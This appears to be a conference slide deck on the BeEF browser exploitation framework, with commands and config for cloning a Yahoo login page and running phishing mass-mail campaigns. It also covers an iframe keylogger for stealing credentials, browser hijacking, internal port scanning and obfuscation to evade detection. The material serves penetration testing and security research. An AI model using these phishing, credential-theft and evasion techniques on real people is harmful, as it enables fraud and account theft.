While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. [What's the risk?](#)

Microsoft Internet Explorer

File Edit Favorites Tools Help

37.1:3000/demos/basic.html

Go Links

...d into **BeEF**.

...rowser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- [The Browser Exploitation Framework Project homepage](#)
- [ha.ckers.org homepage](#)
- [Slashdot](#)

Have a go at the event logger.

Insert your secret here:

You can also load up a more advanced demo page [here](#)

Done Internet

BeEF Basic Demo - Mi... File Download 10:45 A

CLIPPY

by vt, denden

- ORIGINAL CODE:
[HTTP://CLIPPY.AJBNET.COM/](http://clippy.ajbnet.com/) BY SPRKYO
- DISPLAY THE OLD MICROSOFT CLIPPY HELPER ICON, PROMPTING THE USER TO DO STUFF. CLICK YES:
 - DOWNLOAD AND RUN EXECUTABLE
 - CLICK ON LINKS
 - ENTER DATA



SOCIAL ENGINEERING FOR THE MASSES

- THE IDEA WAS TO HAVE NEW BEEF FEATURES, EXPOSED WITH THE RESTFUL API, TO:
 - SEND PHISHING EMAILS USING **HTML** TEMPLATES;
 - CLONE WEBPAGES, HARVEST CREDENTIALS;
 - CLIENT-SIDE PWNAGE.



SOCIAL ENGINEERING FOR THE MASSES: WEBCLONER

- CLONE A WEBPAGE AND SERVE IT ON BEEF, THEN AUTOMATICALLY:
 - MODIFY THE PAGE TO **INTERCEPT POST** REQUESTS.
 - **ADD THE BEEF** HOOK TO THE PAGE
 - IF THE PAGE CAN BE FRAMED, AFTER POST INTERCEPTION **LOAD THE ORIGINAL PAGE ON AN OVERLAY IFRAME**, OTHERWISE REDIRECT TO ORIGINAL PAGE



SOCIAL ENGINEERING

FOR THE MASSES: WEBCLONER


- `curl -H "Content-Type: application/json; charset=UTF-8" -d '{"url":"https://login.yahoo.com/config/login_verify2", "mount":"/"}' -X POST http://<BeEF>/api/seng/clone_page?token=53921d2736116dbd86f8f7f7f10e46f1`
- IF YOU REGISTER **LOGINYAHOO.COM**, YOU CAN SPECIFY A MOUNT POINT OF **/CONFIG/LOGIN_VERIFY2**, SO THE PHISHING URL WILL BE (ALMOST) THE SAME




SOCIAL ENGINEERING

FOR THE MASSES: MASSMAILER

- DO YOUR PHISHING EMAIL CAMPAIGNS
 - GET A SAMPLE EMAIL FROM YOUR TARGET (POSSIBLY WITH COMPANY FOOTER/HTML)
 - COPY THE HTML CONTENT IN A NEW BEEF EMAIL TEMPLATE
 - DOWNLOAD IMAGES SO THEY WILL BE ADDED INLINE.
 - ADD YOU MALICIOUS LINKS/ATTACHMENTS
 - SEND THE EMAIL TO X TARGETS -> FUN!



SOCIAL ENGINEERING FOR THE MASSES: MASSMAILER



The image shows a file explorer on the left and a code editor on the right. The file explorer displays a directory structure for a social engineering tool. The code editor shows the configuration for the mass_mailer extension, with a red arrow pointing from the 'beef_attachment.pdf' file in the file explorer to the 'attachments' field in the code.

```
mass_mailer:  
  # NOTE: you must have 'file' in your PATH  
  user_agent: "Microsoft-MacOutlook/12.12.0.111556"  
  host: "smtp.gmail.com"  
  port: 587  
  use_auth: true  
  use_tls: true  
  helo: "gmail.com" # this is usually the domain name  
  from: "youruser@gmail.com"  
  password: "yourpass"  
  # available templates  
  templates:  
    default:  
      # images are by default inline, so if you want to at  
      images: ["beef_logo.png"]#, "second_image.png"  
      images_cids:  
        cid1: "beef_logo.png"  
        #cid2: "second_image.png"  
      attachments: ["beef_attachment.pdf"]
```


SOCIAL ENGINEERING

FOR THE MASSES: MASSMAILER

- `curl -H "Content-Type: application/json; charset=UTF-8" -d 'body' -X POST http://<BeEF>/api/ seng/send_mails? token=0fda00ea62a1102f`

- WHERE BODY IS:

```
{ "template": "default", "subject": "Hi from BeEF",  
  "fromname": "BeEF",  
  "link": "http://www.microsoft.com/", "linktext": "http://  
beefproject.com", "recipients": [{  
  "user1@gmail.com": "Michele", "user2@antisnatchor.com":  
  "Antisnatchor"  
}]}
```



SOCIAL ENGINEERING FOR THE MASSES: MASSMAILER

- MORE INFO ABOUT THE SOCIAL ENGINEERING EXTENSION:
 - [HTTP://BLOG.BEEFPROJECT.COM/2012/09/BEEF-WEB-CLONING-BEEF-MASS-MAILING.HTML](http://blog.beefproject.com/2012/09/beef-web-cloning-beef-mass-mailing.html)
 - READ THE CODE: `<BEEF>/EXTENSIONS/SOCIAL_ENGINEERING/REST/SOCIALENGINEERING.RB`



ATTACK THE NETWORK

- IDENTIFY AND FINGERPRINT ALIVE HOSTS IN THE HOOKED BROWSER INTERNAL NETWORK
 - PORT SCANNING
 - NETWORK FINGERPRINTER -> JBOSS EXPLOIT
- IPEC TECHNIQUES + BEEF BIND



ATTACK THE NETWORK: NETWORK FINGERPRINTER

Command results	
label	
command 1	
command 2	
command 3	
1	Tue Nov 13 2012 14:26:13 GMT+0000 (GMT) data: discovered=Apache%20.x&url=http%3A//172.16.37.141/icons/apache_pb2.gif
2	Tue Nov 13 2012 14:26:13 GMT+0000 (GMT) data: discovered=BeEF&url=http%3A//172.16.37.142%3A3000/ui/media/images/beef.png
3	Tue Nov 13 2012 14:26:13 GMT+0000 (GMT) data: discovered=Apache&url=http%3A//172.16.37.141/icons/apache_pb.gif


- IDENTIFY COMMON SERVICES AVAILABLE ON HTTP (APACHE, JBOSS, PRINTERS, ETC..) GIVEN A RANGE OF IPS



ATTACK THE NETWORK: NETWORK FINGERPRINTER

```
var urls = new Array(  
// in the form of: "Dev/App Name","Default Port","Use Multiple Ports if specified","IMG url","IMG width","IMG height"  
new Array("Apache",":80",false,"/icons/apache_pb.gif",259,32),  
new Array("Apache 2.x",":80",false,"/icons/apache_pb2.gif",259,32),  
new Array("Microsoft IIS 7.x",":80",false,"/welcome.png",571,411),
```


- GIVEN AN ARRAY OF DEFAULT IMAGE PATH, WIDTH, HEIGHT, WE CAN DETERMINE CROSS-DOMAIN IF A SERVICE IS SERVING THAT IMAGE.



ATTACK THE NETWORK: PORT SCANNER

Command results		
label	1	Tue Nov 13 2012 14:16:26 GMT+0000 (GMT)
command 1	data: port=Scanning: 80,9876	
	2	Tue Nov 13 2012 14:16:32 GMT+0000 (GMT)
	data: port=HTTP: Port 80 is OPEN (http)	
	3	Tue Nov 13 2012 14:16:36 GMT+0000 (GMT)
	data: port=HTTP: Port 9876 is OPEN	
	4	Tue Nov 13 2012 14:16:38 GMT+0000 (GMT)
	data: Scan Finished in 7402 ms	

- SCAN FOR DEFAULT NMAP PORTS, OR SELECTED PORTS YOU DEFINE, ON A SPECIFIED IP




ATTACK THE NETWORK: PORT SCANNER

- COMBINES 3 METHODS:
 - IMAGE LOADING (SIMILAR TO NETWORK FINGERPRINTER)
 - WEBSOCKETS
- MOST EFFECTIVE: SCANNING FOR SELECTED PORTS (20/30 PORTS)



IPEC TECHNIQUES AND BEEF BIND

- RESEARCH RELEASED AT RUXCON 2012
- WRITE UP HERE:
 - <http://blog.beefproject.com/2012/11/revitalizing-inter-protocol.html>
- SLIDES AND SCREENCAST DEMO:
 - <http://www.slideshare.net/micheleorru2/rooting-your-internals-exploiting-internal-network-vulns-via-the-browser-using-beef-bind>
 - <http://vimeo.com/52801406>



HOOK PERSISTENCE


- REDUCE THE LIKELIHOOD THAT WE WILL LOOSE THE HOOKED BROWSER IF THE VICTIM BROWSE AWAY:
 - IFRAME_KEYLOGGER
 - MAN IN THE BROWSER
 - CONFIRM CLOSE



IFRAME KEYLOGGER

by antisnatchor

- LOADS A SAME-DOMAIN RESOURCE IN AN OVERLAY 100% WIDTH/EIGHT IFRAME
- ATTACH A KEYPRESS LISTENER TO THE IFRAME -> LOG KEYSTROKES WITH JAVASCRIPT
 - IDEALLY YOU WANT TO LOAD THE LOGIN PAGE OF THE HOOKED DOMAIN
 - AND GET CREDENTIALS. WHO CARES ABOUT STEALING COOKIES IN 2012?



IFRAME KEYLOGGER

- PERSISTENCE IS ALSO ACHIEVED
 - IF THE VICTIM IS BROWSING THE IN THE SAME TAB HOOKED (FOREGROUND IFRAME), THE BACKGROUND COMMUNICATION WILL STILL BE RUNNING
- IF THE TARGET DOMAIN USES X-FRAME-OPTIONS PROPERLY, WE CAN'T USE THIS MODULE



MAN IN THE BROWSER

by Mathias Karlsson, Graziano, antisnatchor


- HIJACK USER NAVIGATION ENTIRELY IN JAVASCRIPT
 - SAME-DOMAIN LINK: LOAD THE RESOURCE IN THE CURRENT PAGE
 - CROSS-DOMAIN LINK: OPENS IN NEW TAB
 - FORM SUBMISSIONS ARE SNIFFED
 - AJAX CALLS ARE HIJACKED TOO
- WORKS ALWAYS IN CHROME/SAFARI/FIREFOX. NEED TO BE PORTED TO IE/OPERA.



CONFIRM CLOSE

by antisnatchor

- SHOWS A CONFIRM DIALOG TO THE USER WHEN HE TRIES TO CLOSE A TAB.
- IF HE CLICK YES, RE-DISPLAY THE CONFIRM DIALOG.



EVASION AND OBFUSCATION

- DEFAULT TECHNIQUES
- WHITESPACE ENCODING
- WRITING NEW TECHNIQUES



WHY?

- THERE ARE PEOPLE IMPLEMENTING DUMB REGEXES TO DETECT BEEF (HOOK.JS, SERVER HEADERS)
- WE WANT TO BE STEALTHY, ESPECIALLY DURING PENTESTS



THE EXTENSION

- 4 OBFUSCATION TECHNIQUES:
 - SCRAMBLE: RANDOMIZE VARIABLES/COOKIES NAMES. REGEX SEARCHING FOR 'BEEF' FAIL
 - MINIFY: REMOVE WHITESPACES, COMMENTS
 - BASE_64: ADDS A BOOTSTRAPPER AND ENCODE IN BASE64
 - WHITESPACE ENCODING

```
9     enable: true
10    name: 'Evasion'
11    authors: ["antisnatchor"]
12    exclude_core_js: ["lib/jquery-1.5.2.min.js", "lib/json2.js", "lib/jools.min.js"]
13    scramble_variables: true
14    scramble_cookies: true
15    scramble:
16      beef: "beef"
17      Beef: "Beef"
18      evercookie: "evercookie"
19    chain: ["scramble", "minify", "base_64", "whitespace"]
20
```


THE EXTENSION

- WRITE YOUR OWN!
 - ADD THE RUBY CLASS INTO OBFUSCATION/
DIRECTORY
 - IMPLEMENT THE FOLLOWING METHODS:
 - NEED_BOOTSTRAP
 - GET_BOOTSTRAP
 - EXECUTE



WHITESPACE TECHNIQUE

- 'KOLISAR' TECHNIQUE PORTED TO BEEF BY JEAN LOUIS HUYNEN (GALYPETTE)
- BINARY ENCODED ASCII VALUES:
 - 0 -> TAB ('\t')
 - 1 -> SPACE (' ')

```
def execute(input, config)
  size = input.length
  encoded = encode(input)
  var_name = BeEF::Extension::Evasion::Helper::random_string(3)
  input = "var #{var_name}=\\"#{encoded}\"; [].constructor.constructor(IE_spacer(#{var_name}))();"
  print_debug "[OBFUSCATION - WHITESPACE] #{size}byte of Javascript code has been Whitespaced"
  input
end

def encode(input)
  output = input.unpack('B*')
  output = output.to_s.gsub(/[\["01\\]]/, '[' => '[', '"' => '"', ']' => ']', '0' => "\t", '1' => ' ')
  output
end
```

GET IN TOUCH!

- PUBLIC MAILING LIST:
 - BEEF-SUBSCRIBE@BINDSHELL.NET
- TWITTER: [@BEEFPROJECT](https://twitter.com/BEEFPROJECT), [@ANTISNATCHOR](https://twitter.com/ANTISNATCHOR)
- GITHUB:
 - [HTTPS://GITHUB.COM/BEEFPROJECT/BEEF](https://github.com/BEEFPROJECT/BEEF)
- YOUTUBE:
 - [HTTP://WWW.YOUTUBE.COM/USER/](http://www.youtube.com/user/TheBeefProject)
[THEBEEFPROJECT](http://www.youtube.com/user/TheBeefProject)
- VIMEO (ANTISNATCHOR):
 - [HTTP://VIMEO.COM/USER1924142](http://vimeo.com/user1924142)



THANKS

- давай те выпьем водки

